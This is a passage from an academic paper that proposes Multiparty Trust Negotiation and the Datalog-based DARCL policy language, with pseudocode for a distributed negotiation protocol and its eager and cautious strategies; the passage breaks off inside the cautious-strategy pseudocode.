the buyer for the purchase, another between the insurance company and the Department of Motor Vehicles (DMV) for the buyer's driving record, and a third between the insurance company and the credit bureau for the buyer's credit scores. However, decomposition is insufficient to reduce an automated multiparty authorization into standalone two-party trust negotiations, because individual negotiations may depend on one another, and therefore need to be interleaved in a certain order for the overall negotiation to succeed. For example, the negotiation between the insurance company and the buyer cannot finish until the insurance company gets the result from the negotiation between the insurance company and the credit bureau for the credit report, which in turn requires the insurance company to get the buyer's authorization for a credit check. For such a multiparty authorization, we need a policy language expressive enough to describe the dependencies between the participating parties and their requests, and a systematic and automated way to decompose the authorization into multiple two-party negotiations and interleave them in an order that respects the dependencies. We also need a way to detect cycles of dependencies and handle them appropriately at run time. Overall, we need a new authorization paradigm, *Multiparty Trust Negotiation (MTN)*, where a negotiation can be automatically carried out among multiple parties in accordance with each party's authorization policies.

Copyright, privacy, and security considerations often lead users to restrict the flow of sensitive information. For example, the Health Insurance Portability and Accountability Act (HIPAA) [1] requires hospitals to make a reasonable effort to disclose only the minimum necessary health information to third parties for purposes such as diagnosis and payment. Inappropriate disclosures can cause privacy breaches and serious damage such as identity theft. In such situations, a release control policy is used to specify the conditions under which a piece of information can be disclosed (sent) to another party. Release policies are related to authorization policies, which govern access to arbitrary resources under a "pull" paradigm. For example, an authorization policy decides whether Alice can access a highly classified database, while a release control policy decides who will be told that Alice has such a privilege. Some policy languages clearly distinguish between these two kinds of policies [2,3], and put restrictions on how they can be used together; e.g., one cannot base an authorization decision on a release control condition. In the DARCL policy language proposed in this paper, authorization and release control are naturally integrated: an authorization can be based on a release condition, and vice versa. Further, DARCL allows the policy writer to specify both the source and destination of each disclosure, so that an authorization decision can be based not only on the content of received information, but also on its source. This feature allows DARCL to specify useful policies that other languages cannot, and also makes DARCL a suitable policy language for MTN. For example, DARCL makes it easy to say that before Alice gives Bob access to a certain resource, Bob has to disclose certain of his qualifications to Alice and a third party Carl has to vouch for Bob.

A trust negotiation *protocol* specifies high-level conventions for communication between negotiating parties, including a set of permissible message types. In the most common form of two-party negotiation protocol [4,5,6,7], each party takes turns sending messages until the negotiation succeeds or fails. It is harder to define a protocol that works for more than two parties. If we allow one peer to assume the role as a negotiation moderator, the moderator can organize the negotiation into multiple *rounds*. In each round, a peer sends requests to others and replies to requests it receives in previous rounds. The negotiation continues until at a certain round, the moderator declares the success or failure of the negotiation. Unfortunately, the centralized control of the moderator approach directly contradicts the autonomous nature of open distributed systems. For example, we need to be able to allow negotiating parties to leave and rejoin the negotiation on the fly, making the moderator's job complex and hard to scale. Ideally, an MTN protocol should be distributed and free of centralized control.

We make the following contributions in this paper:

1. We propose MTN as a new paradigm for establishing trust in open distributed systems, while leveraging the effectiveness of two-party ATN. We extend and redefine concepts and theories developed for ATN, so that we can use them to establish trust among multiple parties.
2. We define DARCL as the first distributed policy language that supports both authorization and release control in a unified way. DARCL policies can take the source and destination of each credential disclosure into consideration, allowing policy-writers to specify finer-grained access control constraints than with existing languages [8,9,10,11].
3. We present a lightweight distributed protocol for MTN, whose decentralized nature makes it well-suited for peer-to-peer environments.
4. We provide two MTN negotiation strategies that are safe and complete, with different tradeoffs between privacy and negotiation speed.

The rest of the paper is organized as follows. In Section 2 we present related work. In Section 3 we define the DARCL policy language and related concepts. In Section 4 we define MTN protocols and strategies, and introduce the diffusion negotiation protocol. We present an eager negotiation strategy in Section 5 and a more cautious strategy in Section 6. We give conclusions and discuss future work in Section 7.

2 Related Work

Since Winsborough et al. first introduced automated trust negotiation [4], a growing body of work has been done in this area. Yu et al. [5,12,13] differentiated negotiation strategies from protocols, proposed ways to limit the disclosure of sensitive credentials, and devised ways to allow each negotiating party to pick its own negotiation strategy autonomously. We build on their work by extending their basic concepts such as disclosure sequences and strategies to work in an environment with more than two parties.

There are prior efforts to apply ATN to establish trust specifically in P2P systems. Ye et al. [14] proposed a collaborative ATN scheme that uses locally trusted third parties (LLTPs) to solve circular policy dependencies during negotiation. One of our goals is to be able to handle certain common types of circular dependencies without relying on trusted third parties. Bertino et al. [15] proposed Trust-X as a comprehensive framework for ATN in a P2P environment. Trust-X offers a number of innovative features, such as trust tickets, to speed up the negotiation. Both of these projects support two-party trust negotiation only.

The research in distributed credential discovery and proof construction is the closest to our work. QCM [16] and its successor SD3 [10] are trust management systems that can automatically and recursively contact a remote party to gather credentials during the policy evaluation. Li et al. [17] designed a goal-directed credential chain discovery algorithm for their RT family of role-based trust-management systems, which was further enhanced to support parameterized roles and constraints [18]. Bauer et al. [19] designed a lazy proof construction algorithm that places the burden of proof on the credential issuers; later they revised this algorithm to improve performance [20] through techniques such as pre-computing delegation chains. Compared to these proof construction algorithms, MTN better supports autonomy for each peer with respect to which message to send, and more naturally fits environments where peers employ customized negotiation strategies based on their own constraints such as privacy sensitivity and resource availability, and only provide best-effort service. A second difference is that MTN bases its authorizations on iterative asynchronous message exchange, instead of the recursive RPC used in distributed proof construction approaches. This simplifies implementation and lowers runtime costs for maintaining the complex state of recursive RPCs. The third difference is that the end result of a proof construction algorithm is a proof of authorization, encoded as a tree or list of rules, facts, and derivation rules, which the resource owner has to verify. Parts of the proof may be repeatedly verified by different peers while the proof is constructed. MTN, however, uses only signed facts in disclosures, and eliminates the need for proof delivery and verification.

Like almost every authorization policy language from the research community, DARCL is based on Datalog [10,8,21,22,7,3]. Similar to the policy languages of PeerTrust [6], Cassandra [11], and PeerAccess [3], DARCL can explicitly model the origin, flow, and distribution of credentials, which is implicit in other languages; yet only DARCL allows explicit specification of constraints on the source and destination of each disclosure, which gives the policy-writer finer-grained control over credential flow and makes DARCL a suitable policy language for MTN.

Multiparty negotiation has been a research topic in multi-agent systems and business intelligence. CONCENSUS [23] uses multiparty negotiation for conflict resolution in concurrent engineering design. Querou et al. [24] presented an iterative method for generating Pareto-optimal solutions in multiparty negotiations. Both of them are based on mathematical models for *quantitative* conflict resolution, while MTN is driven by authorization policies specified in logical formulas.

3 The DARCL Policy Language

We model a distributed system as a finite set of peers, each possessing a finite knowledge base, who communicate with each other by exchanging messages about their resources and services. Following the popular trend in trust management [10,8,21,22], we propose a declarative policy language, DARCL, based on Datalog. The syntax of DARCL is given in Figure 1. A peer's authorization policy for access to a resource or service consists of a set of DARCL rules specifying the conditions that must be satisfied before the access to the service can be granted.

$rule ::= disclosure \leftarrow disclosure\ \wedge\ \cdots \wedge\ disclosure$
$disclosure ::= peer \uparrow credential \downarrow peer$
$credential ::= peer.credential\_name(term,\ \ldots,\ term)$
$term ::= peer \mid value$
$peer ::= variable \mid peer\_name$
$value ::= variable \mid$ string
$variable ::= x \mid y \mid \ldots$
$peer\_name ::= Alice \mid Bob \mid \ldots$
$credential\_name ::=$ string

Fig. 1. Syntax of DARCL

In DARCL, credentials are signed predicates, which can be used to represent attributes of subjects and authorizations for access to resources and services. DARCL abstracts away several properties of real-world credentials such as X.509 certificates, retaining only those needed to reason about distributed authorization. In the credential $University.isRegisteredStudent(Alice)$, $University$ is the *issuer* who signs the credential, Alice is the *subject*, and $isRegisteredStudent$ is the credential name. A credential can have more than one subject. In this paper, all DARCL credential names and peer names will have more than one letter, to distinguish them from variables such as x and y; and peer names will not be used as string-valued terms. We can *instantiate* a variable in a DARCL formula by replacing all its occurrences with a constant. If a DARCL formula does not contain any variables, then it is *ground*.

We use $peer_0 \uparrow \mathcal{C} \downarrow peer_1$ to denote a *disclosure*, the sending of a message from one peer to another, where $peer_0$ is the *source* and $peer_1$ is the *destination* of the message, and $\mathcal{C}$ is its content. The head of each DARCL rule contains a disclosure. A rule's body can be empty, in which case the head of the rule is a *fact*. Intuitively, $Alice \uparrow \mathcal{C}_0 \downarrow Bob$ in a rule's head means Alice authorizes the disclosure of $\mathcal{C}_0$ to Bob, and $Bob \uparrow \mathcal{C}_1 \downarrow Alice$ in a rule's body means Alice has received $\mathcal{C}_1$ from Bob. DARCL rules must also satisfy three additional constraints, which simplify rule specification and prevent certain nonsensical policies. Let $S_0 \uparrow \mathcal{C}_0 \downarrow D_0 \leftarrow S_1 \uparrow \mathcal{C}_1 \downarrow D_1, \ldots, S_n \uparrow \mathcal{C}_n \downarrow D_n$ be a rule in Alice's authorization policy.

1. For every $i \in [0, n]$, either S_i or D_i must be Alice; when the rule's body is not empty, the source S_0 of the disclosure in the rule's head must be Alice. This is because Alice can only base her authorization decisions on her local state, i.e., her own policies plus the credentials that have been sent to her. What kind of credential another party Bob sends to Carl is beyond Alice's knowledge; similarly, Alice cannot force Bob to disclose a credential.
2. If the issuer of the credential $\mathcal{C}_0$ in the head is not Alice and the rule's body is not empty, then $\mathcal{C}_0$ must be one of the credentials $\mathcal{C}_i$ in the body, $1 \leq i \leq n$. In other words, before Alice can disclose a credential signed by somebody else, she must have received it.
3. Every variable in the rule body must also occur in the head. Under this constraint, if the disclosure in the head of a rule is ground after variable instantiations, so are the disclosures in the body of the rule. As enforced in our inference rules shown later, at run time every disclosed credential will be ground.

When the source and destination of a disclosure are the same peer, e.g., $Alice \uparrow \mathcal{C} \downarrow Alice$, we call it a *singular-disclosure*. We use the singular-disclosure $Alice \uparrow \mathcal{C} \downarrow Alice$ to represent the fact that Alice possesses the credential $\mathcal{C}$. If the issuer of $\mathcal{C}$ is not Alice, $Alice \uparrow \mathcal{C} \downarrow Alice$ means Alice has received $\mathcal{C}$. If Alice is the issuer of $\mathcal{C}$, then $Alice \uparrow \mathcal{C} \downarrow Alice$ means Alice is willing to sign or has signed $\mathcal{C}$, depending on whether it is in the head or body of the rule. For simplification, we abbreviate a singular-disclosure $Alice \uparrow \mathcal{C} \downarrow Alice$ as just $\mathcal{C}$. This simplification causes no confusion, because restriction 1 tells us that $\mathcal{C}$ in Alice's knowledge base must stand for $Alice \uparrow \mathcal{C} \downarrow Alice$, and not $Bob \uparrow \mathcal{C} \downarrow Bob$. If a disclosure's source and destination are different, we call it a *remote* disclosure. If an authorization rule's head is a remote disclosure, then it is a *release control rule*. The collection of all a peer's policies and credentials is its *knowledge base*.

In practice, credentials are often stored with their issuers or their subjects [17,25]; in such a case, the source of a disclosure can be constrained to be the credential's issuer or one of its subjects. Such constraints are easy to express in DARCL but not built into the language, because we want to support additional scenarios, such as when the distribution of credentials is outsourced to a third party.

3.1 Policy Examples

We use two examples to show how DARCL can be used to specify release control and authorization policies.

Example 1 Consider the following set of rules in Alice's knowledge base:

(1) $Bob.trusts(Carrie) \leftarrow Bob \uparrow Bob.trusts(Carrie) \downarrow Alice$
(2) $Alice \uparrow Bob.trusts(Carrie) \downarrow Diana \leftarrow Bob.trusts(Carrie)$
(3) $Alice \uparrow Bob.trusts(Carrie) \downarrow x \leftarrow Bob \uparrow Bob.trusts(Carrie) \downarrow Alice \wedge$
$Carrie \uparrow Bob.trusts(Carrie) \downarrow Alice$
(4) $Alice.trusts(x) \leftarrow Diana.trusts(x)$
(5) $Alice \uparrow Alice.trusts(Diana) \downarrow x \leftarrow Alice.trusts(x)$

Rule (1) is trivial: it says that if Bob tells Alice that he trusts Carrie, Alice knows that he trusts Carrie. Rule (2) says that if Alice knows that Bob trusts Carrie, Alice will tell Diana about it. Rule (3) says that if both Bob and Carrie tell Alice that Bob trusts Carrie, Alice will tell everybody about it; Alice's intuition is that since both Bob and Carrie are open with her about it, they probably do not treat it as a secret. Rule (4) says that Alice will trust anyone that she knows that Diana trusts. Rule (5) says that Alice will tell everyone she trusts about the fact that she trusts Diana. The difference between a singular-disclosure $d = Alice.trusts(Diana)$ and a regular disclosure $Alice \uparrow d \downarrow Eddie$ is clear: the former states that Alice trusts Diana, while the latter states to whom Alice discloses that fact. Note that if we restrict the rules to use singular-disclosures only, DARCL shrinks to a variant of existing Datalog-based authorization languages, such as those used in [8,9,10]. These languages deal with authorization but not release control, thus cannot specify rules like (3).

Example 2 Suppose Alice, a Canadian national, would like to apply for a digital Mexican visa so that she can enter Mexico as a tourist. For security considerations, the Mexican government has a new policy that requires its visa department, Embassy of Mexico (EM), not to issue a visa for any Canadian national unless the applicant presents a valid Canadian passport and passes the background check of Mexico's security agency, Direccion Federal de Seguridad (DFS). To respect privacy, DFS will not release Alice's background check result to EM unless DFS gets Alice's permission to do so first. For convenience and security considerations, DFS, as a security agency, deals directly with EM, but not directly with any individual; therefore, any communication between Alice and the DFS has to go through EM. Alice is willing to give EM what it requests, provided that she can verify that EM has a digital certificate signed by the Mexican government (MG) to show that EM really is the official Mexican embassy. EM, on the other hand, is willing to show its certificate signed by MG to anyone. In DARCL, these policies are as follows:

EM:

$$\begin{aligned}&EM\uparrow EM.visa(x)\downarrow x \ \leftarrow\ x\uparrow Canada.passport(x)\downarrow EM \wedge\\ &\qquad x\uparrow x.OkToRelease(DFS, EM)\downarrow EM \ \wedge\ DFS\uparrow DFS.clear(x)\downarrow EM\\ &EM\uparrow x.OkToRelease(DFS, EM)\downarrow DFS \ \leftarrow\ x\uparrow x.OkToRelease(DFS, EM)\downarrow EM\\ &EM\uparrow MG.officialEmbassy(EM)\downarrow x\end{aligned}$$

DFS:

$$\begin{aligned}&DFS\uparrow DFS.clear(x)\downarrow EM \ \leftarrow\ EM\uparrow x.okToRelease(DFS, EM)\downarrow DFS \wedge\\ &\qquad DFS.clear(x)\end{aligned}$$

Alice:

$$\begin{aligned}&Alice\uparrow Alice.okToRelease(DFS, x)\downarrow x \ \leftarrow\ x\uparrow MG.officialEmbassy(x)\downarrow Alice\\ &Alice\uparrow Canada.passport(Alice)\downarrow x \ \leftarrow\ x\uparrow MG.officialEmbassy(x)\downarrow Alice \wedge\\ &\qquad Canada.passport(Alice)\end{aligned}$$

We will revisit these examples in subsequent sections.

3.2 Inference Rules

Our next step is to show how authorization decisions can be made based on DARCL policies. Sometimes a peer can make an authorization decision based on only its local authorization policies. Other times, an authorization decision is collectively based on the peer's local policies and the information it receives from other peers. Accordingly, DARCL has two types of inference rules, *local* and *global*. From a logical perspective, the local inference rules are used to derive new facts or rules within a peer's knowledge base, while the global inference rules, together with the local inference rules, can be used to derive new facts based on more than one peer's knowledge base.

Local Inference Rules A peer A can use the following local derivation rules.

- **Instantiation.** From a rule r in A's knowledge base, derive an instance of r by replacing all occurrences of the same variable in r with another variable or literal.
- **Knowledge.** From $B\uparrow d\downarrow A$, derive $A\uparrow d\downarrow A$.
- **Modus ponens.** From a rule $d_0 \leftarrow d_1 \wedge \cdots \wedge d_n$ and facts d_i, $1 \leq i \leq n$ in A's knowledge base, derive d_0.

Global Inference Rule

- From $A \uparrow d \downarrow B$ in A's knowledge base, where d is ground, derive $A \uparrow d \downarrow B$ in B's knowledge base.

Returning to Example 1, let us see how we can use the inference rules to decide whether Alice can tell Edward that she trusts Diana. Suppose Diana trusts Edward and has told Alice about it; i.e., Alice's knowledge base has $Diana \uparrow Diana.trusts(Edward) \downarrow Alice$. By the knowledge rule, we derive $Diana.trusts(Edward)$. Applying instantiation and modus ponens on rule (4), we get $Alice.trusts(Edward)$. Repeating the same derivations on rule (5), we get $Alice \uparrow Alice.trusts(Diana) \downarrow Edward$; i.e., Alice can tell Edward that she trusts Diana.

If we apply both the local and global inference rules to all policies in everyone's knowledge bases, we can reason about every possible authorization that any peer can ever make. Continuing with Example 1, if we apply the global inference rule on the fact $Alice \uparrow Alice.trusts(Diana) \downarrow Edward$ in Alice's knowledge base, we derive $Alice \uparrow Alice.trusts(Diana) \downarrow Edward$ in Edward's knowledge base.

Although it is theoretically interesting to reason about authorizations globally, in practice there is no omniscient authority to reason about everyone's policies in an open distributed system. Before Alice approves an authorization request from Bob, she may request credentials from Bob and other peers, which can trigger more rounds of credential requests and disclosures. MTN is such a process, where peers conduct multilateral message exchanges to collectively make an authorization decision without losing each peer's autonomy; i.e., at any moment, each peer's authorization decisions are still based on its current local policies.

DARCL also has a declarative semantics, which interested readers can find in an extended version of this paper [26].

3.3 Disclosure Sequences

We say a ground disclosure $d = Alice \uparrow \mathcal{C} \downarrow Bob$ is *unlocked* if d is already in Alice's knowledge base, or d can be derived in Alice's knowledge base using the local inference rules; otherwise, d is *locked*. Suppose d is locked, and will be unlocked if Alice receives disclosures $d_1, \ldots, d_n$ from other peers; we say d is unlocked by $d_1, \ldots, d_n$. We say a ground disclosure e is a *relevant* disclosure for d if e derives e by the knowledge rule, or there exists an instantiation r' of rule r that has d as its head and e is a disclosure in the body of r'. If e is a relevant disclosure for d, then every relevant disclosure for e is also a relevant disclosure for d.

A ground disclosure is *safe* if it is unlocked at the time it takes place. For example, Alice can safely disclose $\mathcal{C}$ to Bob if $Alice \uparrow \mathcal{C} \downarrow Bob$ is unlocked in Alice's knowledge base. We define a *disclosure sequence* Seq as $[d_1, \ \ldots, d_n]$, where each $d_i = S_i \uparrow \mathcal{C}_i \downarrow D_i$ is a remote disclosure representing S_i disclosing $\mathcal{C}_i$ to D_i, and each d_{i+1} takes place after d_i. Seq is a *safe disclosure sequence* for d_n (or simply *safe*) if each d_i is safe at the time it takes place. More specifically, every d_i must either be unlocked before the first disclosure in S takes place, or be unlocked once d_{i-1} has taken place. When Seq is safe, $[d_1, \ldots, d_i]$ is a safe disclosure sequence for d_i, which gives us the following proposition.

```
PARTICIPATEINMTN () {
  while willing to participate do
    if the incoming message queue is empty then
      Wait a short period of time for new messages
    if there is a new message in the incoming message queue then
      Choose such a message $m$ and remove it from the queue
      Record $m$'s receipt time as the current time
      ProcessMessage($m$)
}

/* message handler */
PROCESSMESSAGE ($m$) {
  /* $M_{received}$ and $M_{sent}$ store received and sent messages respectively */
  $M_{received} = M_{received} \cup \{m\}$
  If $m$ is a disclosure, add $m$ to the local knowledge base $L$
  Apply the local negotiation strategy with parameters $M_{received}$, $M_{sent}$, and $L$,
  which returns a list of messages $M$
  /* send the messages to their intended recipients */
  if $M$ is not empty then
    for every message $k$ in $M$ do
      Send $k$ to its specified recipient
      Record $k$'s sending time as the current time
      $M_{sent} = M_{sent} \cup \{k\}$
}
```

Fig. 2. The Diffusion Negotiation Protocol

Proposition 1. *If $[d_1, \ldots, d_n]$ is a safe disclosure sequence, then there is a safe disclosure sequence for d_i with at most i disclosures, for every $1 \leq i \leq n$.*

The existence of a safe disclosure sequence S for $d = Bob \uparrow \mathcal{C} \downarrow Alice$ means that if the disclosures take place in the order given in S, resource owner Bob can eventually safely grant Alice access to resource $\mathcal{C}$, without violating any peer's authorization policy. Suppose that in Example 2, DFS clears Alice's background by signing $DFS.clear(Alice)$; then there is the following safe disclosure sequence that leads to EM sending a signed visa to Alice.

$$[\, EM \uparrow MG.officialEmbassy(EM) \downarrow Alice,\ Alice \uparrow Canada.passport(Alice) \downarrow EM,\\ Alice \uparrow Alice.okToRelease(DFS, EM) \downarrow EM,\ EM \uparrow Alice.okToRelease(DFS, EM) \downarrow DFS,\\ DFS \uparrow DFS.clear(Alice) \downarrow EM,\ EM \uparrow EM.visa(Alice) \downarrow Alice \,]$$

The goal of MTN is to find such a safe disclosure sequence.

4 MTN Protocols and Strategies

In our authorization framework, peers negotiate with each other by sending messages, following the conventions specified by a negotiation protocol. Protocols can be specified at different levels. At the lowest level, a protocol defines how messages can be encoded and transferred through a particular medium. For our purpose of trust negotiation research, we are primarily concerned with high-level message-passing conventions regarding how to start a negotiation, when it is a particular peer's turn to send a message, what the formats of the messages are, and how to tell whether a negotiation succeeds or fails. On top of a common negotiation protocol, a peer employs a negotiation *strategy*, which is its plan of action to achieve a certain goal, e.g., reaching a successful conclusion to the negotiation as soon as possible. More specifically, a negotiation strategy decides the content of each message, i.e., what messages to send back in reply to a received message.

We propose a completely distributed MTN protocol that allows the negotiation to proceed without any centralized control. Party A starts a negotiation by sending a ground request $r = ?B \upharpoonright R \downarrow A$ to another party B. We call A the *originator* and r the *originating request* of the MTN. After the originating request is sent, no peer sends any message as part of this negotiation, unless it first receives a message. Once a party receives a message, it sends a finite number (possibly zero) of messages to other parties, and then remains "silent" until it receives another message. This protocol for MTN falls into the general class of protocols that Dijkstra and Scholten describe as *diffusing computation* [27], provided that the number of messages that each party sends within a single negotiation is finite, which always has to be true for the negotiation to be useful. We therefore call this MTN protocol the *diffusion protocol*. An MTN *succeeds* when the requested disclosure in the originating request is actually made (e.g., when Bob actually grants Alice access to his resource). An MTN *terminates* when none of the parties sends or receives any more messages.

We give the pseudocode for the diffusion protocol in Figure 2. A peer willing to participate in an MTN is either waiting for messages from other peers, or processing received messages. Incoming messages are put in a queue until processed. The choice of which queued message to process next is a strategic decision; for the purpose of this paper, any choice is satisfactory (FIFO, LIFO, random, giving higher priority to certain peers or message types, etc.).

Each incoming message is stamped with a receipt time when it is processed, and each outgoing message is stamped with a sending time. Both timestamps represent the party's local time; in other words, we do not assume a globally consistent time clock. We do assume that if a peer Alice sends (respectively, processes) message 1 and later sends (resp. processes) message 2, then Alice's timestamp for message 1 is earlier than her timestamp for message 2. Messages already processed or being processed are stored in the set $M_{received}$, while those already sent to others are stored in the set M_{sent}. A message can be a disclosure d, a request for d (denoted $?d$), a denial to disclose d (denoted as $!d$), or any other type of message that is specific to the strategy that the participating parties adopt. To process a new message m, the local party P_{this} adds m to $M_{received}$, and calls its local negotiation strategy with $M_{received}$, M_{sent}, and its local authorization rules L. The negotiation strategy returns a list of messages, which P subsequently sends to the appropriate recipients. The diffusion protocol is strategy-neutral, meaning that different MTNs can use different strategies while following the same protocol.

We make the following assumptions and simplifications. For clarity, the strategy in Figure 2 is written as though only one negotiation takes place at a time. To support multiple concurrent negotiations, the originating request should include a new globally unique session ID, and the protocol should associate that session ID with each message sent as part of the negotiation. Similarly, the message handler PROCESSMESSAGE and the negotiation strategies given in subsequent sections should all be parameterized with the session ID so that they deal each negotiation separately. While we do not explicitly deal with lost or delayed messages, in practice they can be detected through predefined timeouts and handled accordingly. We require that peers communicate through secured channels, and all the credentials exchanged are digitally signed, thus verifiable, nonforgeable, and nonrepudiable.

5 Eager Strategies

A party can adopt an eager strategy if it is eager to bring the negotiation to a successful conclusion as soon as possible. To speed up the negotiation, an eager strategy aggressively requests relevant remote disclosures and is willing to make requested disclosures as soon as they become unlocked. The first eager strategy that we present is a relatively unsophisticated version, which we call the *basic eager strategy (BES)*.

5.1 Basic Eager Strategy

Figure 3 gives the BES strategy. For a participating peer P_{this}, the goal is to calculate D_{new}, the set of unlocked disclosures that are requested by other parties, but not disclosed yet; and Q_{new}, the set of disclosures that P_{this} would like to request from other parties. The current message m has the latest timestamp in $M_{received}$. If m is a disclosure d, we calculate $D_{unlocked}$, the set of disclosures that are unlocked by d and other previously received disclosures. Since there is no need to disclose unrequested credentials or make the same disclosure to the same peer twice, we intersect $D_{unlocked}$ and the disclosures $Q_{received}$ that other parties requested from P_{this}, then subtract D_{sent}, which contains all disclosures already sent, and finally get D_{new}. If m happens to be a request for disclosure d that is unlocked already, we can simply set D_{new} to be $\{d\}$. If, however, d is still locked, we calculate the set $D_{relevant}$ of all relevant remote disclosures for d, then subtract all disclosures P_{this} received and all disclosures P_{this} requested from others, which gives us Q_{new}, the new disclosures that P_{this} will request from others in order to unlock d. Adding the disclosures in D_{new} and the requests for the disclosures in Q_{new}, we get the messages that P_{this} will send as a response to m.

We are particularly interested in two basic properties of a strategy: *safety* and *completeness*. A strategy is *safe* if every disclosure in the negotiation is safe. Assume that every peer involved in the negotiation follows the same strategy Θ and is willing to participate, and there is no loss of messages. Then strategy Θ is *complete* if the negotiation succeeds whenever there is a safe disclosure sequence for the originating request.

Theorem 1. *The BES strategy is both safe and complete.*

Due to page limitations, we omit all proofs from this paper; interested readers can find them in an extended version of this paper [26].

```
BASICEAGERSTRATEGY ($M_{received}$, $M_{sent}$, $L$) {
    Let $P_{this}$ be the current peer
    $m$ = the latest message in $M_{received}$
    $Q_{sent}$ = set of disclosures $P_{this}$ requested from others
    $Q_{received}$ = set of disclosures others requested from $P_{this}$
    $Q_{new} = \emptyset$
    $D_{sent}$ = set of disclosures $P_{this}$ sent to others
    $D_{received}$ = set of disclosures $P_{this}$ received from others
    $D_{new} = \emptyset$

    if $m$ is a disclosure $d$ then
        /* Calculate new disclosures $D_{new}$ that $P_{this}$ will send to other parties */
        $D_{unlocked}$ = all disclosures unlocked by $d$ and other disclosures in $D_{received}$

        $D_{new} = D_{unlocked} \cap Q_{received} - D_{sent}$
    else if $m$ is a request for disclosure $d$ then
        if $d$ is already unlocked then
            $D_{new}$=$\{d\}$
        else
            /* Calculate new disclosures $Q_{new}$ that $P_{this}$ will request from others */
            $D_{relevant}$ = all relevant remote disclosures for $d$
            $Q_{new}$ = $D_{relevant} - D_{received} - Q_{sent}$

    Return the list of messages composed of disclosures in $D_{new}$ and requests for
    disclosures in $Q_{new}$
}
```

Fig. 3. The Basic Eager Strategy

5.2 Full Eager Strategy

BES guarantees every negotiation to succeed if the negotiation has a safe disclosure sequence. If, however, there is no safe disclosure sequence, the original requester will not hear anything back about its originating request, which also means that it is unable to decide when to declare that the negotiation has failed. Presumably, we could solve this issue by requiring the participating parties to respond with an explicit denial message when the requested disclosure cannot be made. For example, if Alice finds no rule that can be used to unlock the originating request she receives, she can just explicitly deny this request. The decision to deny a request, nonetheless, is not always easy to make. Suppose Alice's decision on whether to disclose d_1 depends on whether Bob discloses d_2, Bob's decision on d_2 depends on whether Carl discloses d_3, and Carl's decision on d_3 depends on whether Alice discloses d_1. With such a circular dependency, if nobody makes a decision until he or she hears from the dependent party, the negotiation gets *deadlocked*. When a deadlock happens and no one sends or receives any messages, the subnegotiation that spawned the deadlock cycle has effectively terminated. In the absence of deadlock, an MTN under the BES strategy also always terminates. This is because the set of peers is finite and BES does not repeat messages: each request or

```
FULLEAGERSTRATEGY ($M_{received}$, $M_{sent}$, $L$) {
    Let $P_{this}$ be the current peer
    $m$ = the latest message in $M_{received}$
    $M_1 = \emptyset$
    /* A *data message* is a disclosure or a disclosure request */
    **if** $m$ is a data message **then**
        $M_1 = BasicEagerStrategy(M_{received}, M_{sent}, L)$
    **else**
        $m$ must be an ACK message $\&e$, for some $e \in M_{sent}$. Mark $e$ as ACKed.

    $M_2 = \emptyset$
    $T =$ the set of all data messages that $P_{this}$ received and has not ACKed yet.
    **if** all data messages that $P_{this}$ sent have been ACKed or $P_{this}$ is the originator
    **then**
        add to $M_2$ an ACK message for every message in $T$
    **else**
        add to $M_2$ an ACK message for every message in $T$, except the one with the
        earliest receipt time

    Return $M_1 \cup M_2$
}
```

Fig. 4. The Full Eager Strategy

disclosure is sent from one party to another at most once and there are only finitely many potential relevant queries and disclosures. Given the completeness of BES, the original requester can declare failure of the negotiation if the originating request has not been granted when the negotiation terminates. So the problem of detecting the failure of an MTN under BES can be reduced to the detection of the termination of the MTN.

Dijkstra and Scholten give a signaling scheme [27] that can detect the termination of a diffusion computation. Their signaling scheme tracks the balance of messages and signals on each edge between two nodes and centers around a number of invariants on these balances. By enhancing and simplifying their signaling scheme to match the characteristics of MTN, we provide a simple acknowledgment (ACK) scheme that can be superimposed on top of BES and detect the termination of an MTN. This results in an extension of BES, which we call the Full Eager Strategy (FES). We use two types of messages in FES, data messages and ACK messages. A data message is either a disclosure or a disclosure request, as used in BES. An ACK message ($\&m$) acknowledges (abbreviated as ACKs) a data message m. Each data message gets ACKed exactly once in FES. A peer's state is *disengaged* if all the data messages it sent have been ACKed and it has ACKed all the data messages it received; otherwise, its state is *engaged*.

Figure 4 gives the FES strategy. For a newly received message m, we first check its type. If m is a data message, we apply the BES strategy, and get a set of messages M_1 that the current peer P_{this} will send out. On the other hand, if m is an ACK message for a data message e that P_{this} sent out earlier, we mark e as ACKed. We then calculate the set of data messages that P_{this} is going to ACK. If every data message that P_{this} sent out has been ACKed or P_{this} is the originator of the MTN, we ACK all messages in T, the set of data messages received by P_{this} and not ACKed yet. If not all data messages P_{this} sent have been ACKed, P_{this} ACKs all in T, except the one that has the earliest receipt timestamp.

Theorem 2. *The FES strategy is both safe and complete.*

Theorem 3. *In every MTN under FES, the originator's state will eventually become disengaged. At that point, the negotiation has terminated.*

6 Cautious Strategy

As the eager strategies aggressively explore possible routes to speed up the negotiation by requesting all relevant remote disclosures at the same time, some pending requests become unnecessary and irrelevant when their alternatives are successfully explored. Consequently, the participating parties may send more messages to one another than strictly necessary. For example, when all parties are willing to participate, FES will eventually find all proofs that the originating request holds, rather than stopping and canceling all pending requests once it finds the first successful proof. Since credentials can contain sensitive and valuable information, some parties will place a high priority on their privacy and would prefer to disclose fewer of their credentials, even at the cost of increased negotiation time.

To meet these needs, we propose the cautious strategy, which aims to reduce credential disclosures by making fewer requests in the first place. Under the cautious strategy, when Alice receives a request for a disclosure d that is still locked, she selects only one relevant remote disclosure to request from another party, instead of concurrently requesting all relevant remote disclosures that are still missing in her knowledge base. If the selected disclosure request gets denied, she requests another relevant remote disclosure, and repeats the process until she runs out of options; at that point she explicitly denies the request for d. Since the MTN is distributed among multiple parties, Alice may eventually have sent multiple unanswered requests, and special care must be taken to avoid circular dependencies and prevent deadlock.

Figure 5 describes the cautious strategy. We first examine the type of the message m newly received by the current peer P_{this}. If m is a request for disclosure d, we record this information in e and save e for later reference. If m is a disclosure d or a denial for disclosure $!d$, we examine P_{this}'s received messages to find the disclosure e that P_{this} was trying to unlock at the time that it requested d. If no such e exists, d must be the disclosure in the originating request; in this case, since the originating request has been answered, we can tell whether the negotiation has succeeded or failed. In other cases, we need to continue to process the request for disclosure e. If e is unlocked already, we add it to the return message so that it gets subsequently disclosed. If e is still locked, we examine e's relevant remote disclosures to find those that P_{this} can potentially request. Let q be the latest request for e in P_{this}'s received messages, and f be any of e's relevant remote disclosures that are not present in P_{this}'s knowledge base.

```
1.  CautiousStrategy ($M_{received}$, $M_{sent}$, $L$) {
2.      Let $P_{this}$ be the current peer
3.      $m$ = the latest message in $M_{received}$
4.
5.      if $m$ is a request for a disclosure $d$ then
6.          $e = d$
7.      else
8.          $m$ must be a disclosure $d$ or a denial $!d$.
